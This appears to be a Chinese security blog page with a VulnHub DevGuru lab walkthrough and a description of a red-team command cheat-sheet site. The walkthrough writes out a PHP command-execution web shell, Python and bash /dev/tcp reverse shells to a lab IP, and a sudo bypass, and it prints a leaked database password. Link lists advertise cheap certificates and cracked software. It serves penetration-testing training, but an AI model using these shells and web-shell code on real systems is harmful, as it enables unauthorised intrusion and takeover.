搜索到
92
篇与
的结果
-

 Devguru-vulnhub靶机渗透,oscp之路 地址:https://www.vulnhub.com/entry/devguru-1,620/发布日期:2020年12月7日 缺陷:中级(取决于经验)目标:获得user.txt与root.txt并获得root权限运行:VMware Workstation 16.x Pro(默认为NAT网络模式,VMware比VirtualBox更好地工作)描述:DevGuru是一家虚构的web开发公司,雇用您进行pentest评估。您的任务是在他们的公司网站上查找漏洞并获取root。OSCP类~基于现实生活常规操作,我们使用arp-scan -l进行内网主机探测,然后用nmap端口扫描工具进行端口扫描,发现80端口开放之后使用dirsearch进行目录扫描访问我们的80端口经过目录扫描之后发现了一个adminer数据库管理工具我们访问8585,同样也是http服务,在尾部查看到了这个系统的版本使用searchsploit检索漏洞,发现一个远程代码执行漏洞这里我们需要用到一个工具GitHack,前面通过dirsearch扫描到了一个.Git这个时候我们就能用Githack找到源代码https://github.com/go-gitea/gitea/releases?page=12python GitHack.py http://10.10.10.226/.Git/查看源码这里能看到3306mysql数据库的账号密码回到刚刚的数据库管理工具adminer登录,发现了账号密码我们是cmd5进行解密,解密失败了既然破解不了,那么我们新增一个用户啊,不过要注意这里分组id需要设置为2我们再去分组表,新增一条数据,将这个用户id和分组id配合上将刚刚的用户id,添加到这里来找到这个后台地址(使用dirb能扫描出来),这样我们就能登录了我们找到这个home下面,修改代码function onStart(){ $this->page["PoisonVar"] = system($_GET['cmd']);}并调用这个函数{{ this.page.PoisonVar }}尝试利用这个代码,访问主界面进行传值,是可以正常执行命令的我们看看有没有python,看到python是3.6.5版本这里我们直接执行这条python的反弹shell命令,并开启监听,反弹shellexport RHOST="10.10.10.130";export RPORT=1234;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'我们使用featherscan内网特权提升工具,进行信息收集,并没有发现可以直接提权的命令,这个工具最新版需要在泷羽Sec的freebuf帮会获取,4.5版本已经放在了Githubhttps://Github.com/baibaixiaoyu2024/FeatherScan/随后我们在这个文件里面找到了另一个数据库的密码,就是8585端口的那个系统的配置文件里Gitea:UfFPTF8C8jjxVF2m登录看看再去解密,解密失败那么还有一个思路是不是,我们可以直接修改它默认的用户密码,不用去新增用户了,我们需要使用 bcrypt 加密算法,对123456进行加密,将hash内容填到密码这随后我们登录这个后台http://10.10.10.226:8585/user/login登录成功了找到这个 settings 之后去修改代码内容在尾部添加一个bash -c "exec bash -i >& /dev/tcp/10.10.10.130/1234 0>&1"之后我们随便编辑一个文件,加一点内容,任何内容都行点击保存按钮监听方就能收到shell的回弹了创建一个交互式终端python3 -c 'import pty;pty.spawn("/bin/bash")'我们使用sudo -l的时候看到了一个sqlite3数据库命令可以使用,提权利用网站查找:https://gtfobins.github.io/那么我们尝试使用sudo+sqlite3进行提权,但是我们没有密码,提权不了呀,后面发现了sudo版本为1.8.21p2再找找sudo的利用漏洞发现可以使用特殊符号进行绕过那么我们就在原先的那个命令添加进行绕过就好了,提权一切顺利,至此靶机结束全网低价证书找我 + baibaixiaoyu2024包括且不限于cisp,cisp-pte,pts,cissp,cisp-ire,cisa,OSCP,osep等等往期推荐新版BurpSuite v2025.6.3汉化版,附激活教程Fine!2025最新款信息收集综合工具若依Vue漏洞检测工具v7更新最好用的下一代目录爆破工具,全方位的目录爆破集成MemProcFS,Vol2和Vol3的内存取证神器重大更新!FeatherScan v4.5 内网 Linux 信息收集,提权一键梭哈神器x-WAF,一个基于fuzz的WAF绕过渗透工具这10款内网穿透工具,一定有你没用过的红队命令速查手册挖SRC必须知道的25个漏洞提交平台挖SRC必须知道的25个漏洞提交平台FeatherScan v4.0 - 一款Linux内网全自动信息收集工具掩日-适用于红队的综合免杀工具2025最新渗透测试靶场推荐近400个渗透测试常用命令,信息收集、web、内网、隐藏通信、域渗透等等【内网渗透】隐藏通信隧道技术内网渗透必备,microsocks,一个轻量级的socks代理工具神器分享 红队快速打点工具-DarKnuclei红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!一个永久的渗透知识库【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,Git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透
-

红队命令速查手册 站点:https://book.shentoushi.top/核心作用:这个站点的核心目标是解决红队行动和渗透测试过程中面临的“命令记忆痛点”,充当一个集中化的、快速查询的实战命令速查手册。它将自己定位为安全从业者(尤其是红队成员)的“技术备忘录”和“效率工具”。功能详解:命令的全面整合与分类:站点最显著的功能是将红队渗透中常用的、零散的命令进行了系统性的收集和分类。这涵盖了:操作系统基础命令:明确区分Win命令(Windows) 和Linux命令,这是渗透工作的底层基础。核心安全工具指令:专门整理了wmic,powershell,mimikatz(及其相关变种),metasploit(框架及其常用模块),cobalt strike(及其相关工具)等重量级工具的常用命令和操作语法。掌握这些工具的命令是红队工作的核心技能。专项技术领域命令:隧道代理 (隧道代理工具):整理用于端口转发、代理、内网穿透等场景的工具命令。Web渗透 (Web渗透技巧):包含针对 Web 应用的常见攻击手段和工具命令。内网渗透 (内网渗透):细分为信息收集 (Information)、横向移动 (Win/Linux_LateralMovement)、以及利用impacket工具集进行内网渗透的命令。LOLBins (Lolbin介绍):收集利用 Windows (Win_Lolbin) 和 Linux (Linux_Lolbin) 系统自带合法程序 (Living-off-the-Land Binaries) 进行攻击或绕过检测的技巧与命令组合。凭证提取 (Credential介绍):专门章节讲解如dump_lsass和dump_lsa等关键凭证提取技术的命令和方法。权限提升 (Privilege介绍):整理系统提权 (Privilege_Escalation) 的常用命令和技巧。数据库操作 (数据库命令):覆盖主流数据库 (Mssql,Mysql,Oracle,PostgreSql,Redis) 在渗透中常用的连接、查询、命令执行等语句。编程相关 (编程常用命令):提供Go,Nim,Rust,Python等红队常用开发或利用语言的代码片段或编译命令 (Go,Nim,RustCode,PythonCode)。反病毒规避 (Anti Virus介绍):提供针对常见安全产品(如Kaspersky,Defender,Avast,SangforEDR,Asiainfo,Dbappsecurity,Skylar,HipsTray)的规避技巧或相关命令参考(虽然可能不是直接的绕过命令,但包含相关上下文)。结构清晰,便于速查:网站采用层级目录结构(如“系统命令 > Win命令收集”),逻辑清晰。用户可以根据当前的操作环境(Windows/Linux)、使用的工具(Metasploit/Cobalt Strike)、执行的任务(信息收集/横向移动/提权/凭证窃取)或针对的目标(数据库/特定 AV)快速导航到对应的命令集合。顶部的“手册 (手册)”部分进一步提炼了渗透常用命令,可能是最精华、最高频命令的快速索引。聚焦实战,解决实际问题:其内容直接来源于红队实践中积累的需求。整合系统命令、工具命令、专项技术命令的目的,就是为了让安全工程师在紧张的渗透测试或红队演练中,能快速找到并验证需要执行的命令,避免因记忆模糊或查找资料浪费时间,甚至出错。例如,忘记某个特定的mimikatz参数或一个用于数据库提权的特定 SQL 查询,都可以在这里查找。作为知识库的补充 (Wiki):关联的 Wiki (https://wiki.shentoushi.top/) 表明该站点可能是一个更广泛知识体系的一部分。主站点 (book.shentoushi.top) 专注于命令速查,而 Wiki 可能承载更深入的技术原理、战术讲解、工具分析或开源项目 (github安全开源项目) 的详细文档。总结:RedTeam And Command(https://book.shentoushi.top) 是一个高度实用主义导向的网站。它不做冗长的理论阐述,而是将红队和渗透测试人员在日常工作中最常需要、最容易遗忘的各种系统命令、工具指令、专项技术操作语句进行了系统化的归类和呈现。它本质上是一个为提升安全工程师操作效率而生的“红队实战命令速查字典”和“专项技术命令手册”,其价值在于让用户能快速定位并准确执行所需的命令,从而更流畅地完成复杂的渗透任务。关联的 Wiki 站点则可能提供更深层次的技术背景支持。往期推荐新版BurpSuite v2025.6.3汉化版,附激活教程挖SRC必须知道的25个漏洞提交平台FeatherScan v4.0 - 一款Linux内网全自动信息收集工具掩日-适用于红队的综合免杀工具2025最新渗透测试靶场推荐近400个渗透测试常用命令,信息收集、web、内网、隐藏通信、域渗透等等【内网渗透】隐藏通信隧道技术内网渗透必备,microsocks,一个轻量级的socks代理工具神器分享 红队快速打点工具-DarKnuclei红日靶场5,Windows内网渗透,社工提权,多种域内横向移动思路【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!一个永久的渗透知识库【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,Windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透
-
